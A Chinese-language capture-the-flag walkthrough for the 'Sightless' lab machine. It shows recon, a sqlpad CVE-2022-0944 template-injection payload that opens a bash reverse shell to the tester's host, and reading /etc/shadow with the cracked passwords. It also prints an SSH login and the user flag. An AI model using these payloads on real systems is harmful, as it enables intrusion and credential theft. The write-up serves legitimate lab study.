Sightless,sqlpad漏洞、Forlorfrox(PHP漏洞[獲取資訊])

```
└─# nmap -sCV -p21,22,80 -A 10.10.11.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-08 14:54 EDT
Nmap scan report for 10.10.11.32
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings: 
|   GenericLines: 
|     220 ProFTPD Server ( FTP Server) [::ffff:10.10.11.32]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey: 
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=9/8%Time=66DDF2E2%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,A0,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x20S
SF:erver\)\x20\[::ffff:10\.10\.11\.32\]\r\n500\x20Invalid\x20command:\x20t
SF:ry\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\x2
SF:0being\x20more\x20creative\r\n");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (93%), Linux 4.15 - 5.8 (93%), Linux 5.3 -
5.4 (92%), Linux 2.6.32 (92%), Linux 5.0 - 5.5 (92%), Linux 3.1 (91%), Linux
3.2 (91%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (90%), Linux 5.0 -
5.4 (89%), Linux 5.4 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   201.64 ms 10.10.14.1
2   201.40 ms 10.10.11.32

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.73 seconds
```


Hosts

```
10.10.11.32 sightless.htb sqlpad.sightless.htb
```

21Port沒有帳號...登入失敗

80Port網頁隨便按按，發現sqlpad.sightless.htb子域名


可建立`john`使用者



連線存取

連接： 每個連接
使用者： john@sightless.htb
Duration: Indefinite - Expiry Date: 2099/9/8 下午3:15:59
到期時間： 27393 天

查看brup封包，發現是6.10版本


Kali Linux 2023
一次性模式
10.10.14.5
6:33
Burp Suite Community Edition v2024.4.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 18 (0x12)
Selected text
Request attributes 2
Request headers 11
Response headers 12
Search
0 highlights
Event log (1)
All issues
Memory: 106.1MB
Notes

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
1	http://sqlpad.sightless.htb	GET	/api/tags			200	425	JSON					10.10.11.32		06:31:2
2	http://sqlpad.sightless.htb	GET	/api/tags			200	425	JSON					10.10.11.32		06:31:4
3	http://sqlpad.sightless.htb	GET	/queries/api/app			200	900	JSON					10.10.11.32		06:31:4

```
GET /queries/api/app HTTP/1.1
Host: sqlpad.sightless.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Referer: http://sqlpad.sightless.htb/queries/new
Content-Type: application/json
Cache-Control: no-cache
Expires: -1
Pragma: no-cache
Connection: keep-alive
```


```
X-XSS-Protection: 0
Referrer-Policy: same-origin
ETag: W/"1d9-E+82Qgtj4TJN18ynAdqcoit4wXQ"

{
 "currentUser":{
  "id":"noauth",
  "email":"noauth@example.com",
  "role":"admin",
  "name":"noauth"
 },
 "config":{
  "allowCsvDownload":true,
  "baseUrl":"",
  "defaultConnectionId":"",
  "editorWordWrap":false,
  "googleAuthConfigured":false,
  "localAuthConfigured":true,
  "publicUrl":"",
  "samlConfigured":false,
  "samlLinkHtml":"Sign in with SSO",
  "ldapConfigured":false,
  "ldapRolesConfigured":false,
  "oidcConfigured":false,
  "oidcLinkHtml":"Sign in with OpenID",
  "showServiceTokensUI":false
 },
 "version":"6.10.0"
}
```

```
"version":"6.10.0"
```

為cve-2022-0944漏洞：https://huntr.com/bounties/46630727-d923-4444-a421-537ecd63e7fb
按照手冊

1. 先新增docker：sudo docker run -p 3000:3000 --name sqlpad -d --env SQLPAD_ADMIN=admin --env SQLPAD_ADMIN_PASSWORD=admin sqlpad/sqlpad:latest

2. 再靶機進行連線



Edit connection

Connection name: tset

Driver: MySQL

□ Enable multi-statement transaction support

When enabled a persistent database connection will be opened and used for query executions, allowing things like opening transactions and creating temp tables across query executions.

Idle timeout (minutes):

Number of minutes to allow a connection to be idle before closing.


Host/Server/IP Address:

Port (optional):

Database: -c "bash -i >& /dev/tcp/10.10.14.5/9200 0>&1"') }}

指令：`{{ process.mainModule.require('child_process').exec('bash -c "bash -i >& /dev/tcp/10.10.14.5/9200 0>&1"') }}`

就反彈成功



```
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.32] 55066
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c184118df0a6:/var/lib/sqlpad# id
id
uid=0(root) gid=0(root) groups=0(root)
root@c184118df0a6:/var/lib/sqlpad# whoami
whoami
root
root@c184118df0a6:/var/lib/sqlpad# 
```

看起來就像在docker裡面..

使用者有


```
cat /etc/passwd |grep bash
root:x:0:0:root:/root:/bin/bash
node:x:1000:1000::/home/node:/bin/bash
michael:x:1001:1001::/home/michael:/bin/bash
但使用者資料都是空的
```

找到帳號＋加密密碼

```
cat shadow
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uis09gZ20LGaepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
```


```
獲取明文
username：root
passwd：blindside <=登入失敗
＊＊＊
username：michael
passwd：insaneclownposse
```

獲取user



```
└─# ssh michael@10.10.11.32
The authenticity of host '10.10.11.32 (10.10.11.32)' can't be established.
ED25519 key fingerprint is SHA256:L+MjNuOUpEDeXYX6Ucy5RCzbINIjBx2qhJQKjYrExig.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.32' (ED25519) to the list of known hosts.
michael@10.10.11.32's password:
Last login: Sun Sep  8 14:49:18 2024 from 10.10.14.7
michael@sightless:~$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael)
michael@sightless:~$ whoami
michael
michael@sightless:~$ ls
user.txt
michael@sightless:~$ cat user.txt
4fbd643197955a1a49d9fb06aee45cec
michael@sightless:~$ 
```


有很多端口可測試...



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:58367         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:35083         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:34463         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
```

將全部轉發

先看常見web port 8080



Login

Please log in to access your account.

Username

Password

Login

Forgot your password?

沒有找相應漏洞，預設帳密、其他端口也失敗...

